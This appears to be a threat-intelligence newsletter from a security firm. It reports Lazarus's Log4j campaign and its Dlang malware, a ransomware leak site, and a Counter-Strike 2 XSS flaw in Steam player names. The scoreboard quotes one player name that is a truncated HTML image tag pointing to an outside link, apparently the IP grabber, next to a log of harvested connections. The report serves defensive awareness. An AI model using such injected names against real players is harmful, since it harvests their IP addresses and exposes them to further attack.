
## Leak Site and Victim Data

- **Leak Site:** Featured bidding options for stolen data and a countdown timer to pressure victims.
- **Data Leaked:** Included critical documents and contracts from victim organizations.





# Trending Exploit



[https://twitter.com/Andrew\\_\\_Morris/status/1734222180433514691](https://twitter.com/Andrew__Morris/status/1734222180433514691)

The North Korean threat group Lazarus has been actively exploiting the Log4j vulnerability in VMware Horizon servers. This campaign, known as “Operation Blacksmith” and tracked by Cisco Talos, involves the deployment of Dlang-based malware for credential theft and system fingerprinting. The shift to Dlang indicates a strategic change in Lazarus's approach to malware development, utilizing non-traditional technologies and frameworks.

## Campaign Details

- **Time Frame:** The malicious activity was observed between March and September.
- **Malware Used:** The campaign leverages three Dlang-based malware families: NineRAT, DLRAT, and a custom downloader for deploying additional payloads.
- **Targets:** Attacks were executed against entities in South America, Europe, and the U.S., including an agricultural organization, a manufacturing entity, and a physical security firm.

## Malware Analysis

### 1. NineRAT:

- Written in DLang, indicating a shift in Lazarus's tactics.
- Capable of gathering system information and self-uninstallation.
- Uses a Telegram-based C2 channel for communication.

### 2. DLRAT:

- Focuses on reconnaissance by collecting preliminary system data.

### 3. Downloader:

- Deploys additional payloads, including a proxy tool called “Hazyload.”
- Aids in maintaining persistent access and facilitates command issuance and data exfiltration.

## Lazarus Group Background

- **Active Since:** 2010.
- **Known For:** Espionage, data theft, and financially motivated attacks.
- **Recent Activities:** Targeting the Log4j vulnerability and a flaw in ManageEngine ServiceDesk, deploying new malware families.

## Novel Log4J Variations Detected

Recent novel Log4J variations have been detected by Sift and surfaced by AI, with data collected by GreyNoise sensors. These variations are crucial for understanding the evolving tactics of threat groups like Lazarus. The links to the raw payloads provide valuable insights into the nature of these attacks:


1. 2023-11-25 Payload: [View Payload](#)
2. 2023-11-20 Payload: [View Payload](#)
3. 2023-11-17 Payload: [View Payload](#)



# The Topic of the Week



Rank	Team	Player Name	Money	Kills	Deaths	Assists	MVPs	Score
1	Counter-Strike 2	Shark0B10	\$550	1	2	1	7	6
2	Counter-Strike 2	<img src='https://u.to/'	\$2450	3	1	0	6	6
3	Counter-Strike 2	Elias	\$1100	1	2	1	3	3
4	Counter-Strike 2	creature76	\$1550	1	1	0	2	2
5	Counter-Strike 2	Didjimjenkins	\$750	1	1	0	2	2
6	Counter-Strike 2	Bacon Lord	\$250	1	1	0	2	2
7	Counter-Strike 2	trailm	\$1700	0	1	1	1	1
8	Counter-Strike 2	BattleToads	\$800	0	1	0	0	0
9	Counter-Strike 2	Creamsicle	\$600	0	1	0	0	0
10	Counter-Strike 2	COVID-19		3	1	0	6	6
11	Counter-Strike 2	Yo		2	0	1	6	6
12	Counter-Strike 2	***WHYALWAYSME***		2	0	0	6	6
13	Counter-Strike 2	givemeyourmoney		2	1	0	4	4
14	Counter-Strike 2	Twisted		2	2	0	4	4
15	Counter-Strike 2	binom		1	1	0	2	2
16	Counter-Strike 2	RAMEN		0	1	1	1	1
17	Counter-Strike 2	Kitchen warrior		0	0	0	0	0
18	Counter-Strike 2	Stefan Milosavljevic		0	1	0	0	0
19	Counter-Strike 2	SHOWBIZ		0	1	0	0	0



Date/Time	IP/Provider	Country/City	Device	Referring pages	Device Identifier	More info
12/11/23 1:01:40 AM	192.168.1.1	Canada	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info
12/11/23 1:01:40 AM	192.168.1.1	United States	other D	HTTP-Referer is empty	ValueSteam HTTP Client 1.0 (726)	More info

[https://twitter.com/Ozzny\\_CS2/status/1734189495644266726](https://twitter.com/Ozzny_CS2/status/1734189495644266726)  
<https://twitter.com/onscreenlol/status/1734184272825663840>

A significant security exploit has been identified in CS2 (Counter-Strike 2), related to the use of HTML in Steam player names. This vulnerability allows for Cross-Site Scripting (XSS) attacks, enabling malicious actors to execute various harmful actions, including IP address harvesting and potentially more severe exploits. This issue has raised serious concerns within the gaming community and calls for immediate attention from Valve, the game's developer.

## Community Response and Speculation

- **Warnings to Players:** Players are being advised not to play CS2 until the issue is resolved, due to the risk of IP address harvesting and potential for other exploits.

## Description of the Exploit

- **Exploit Mechanism:** The exploit is triggered when a player sets their Steam name using HTML code. This code is then executed within the CS2 game environment.
- **IP Address Harvesting:** One demonstrated use of this exploit is setting a Steam name to an IP grabber, which captures the IP addresses of all players on the server.
- **Potential for Further Exploitation:** While the confirmed exploit involves changing in-game images and IP address harvesting, there is speculation about more severe risks. These include the potential for running arbitrary code on players' computers or gaining access to their Steam accounts. However, these more severe exploits have not been confirmed and remain speculative.



**cat /etc/HADESS**

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:  
[WWW.HADESS.IO](http://WWW.HADESS.IO)

Threat Radar  
[WWW.THREATRADAR.NET](http://WWW.THREATRADAR.NET)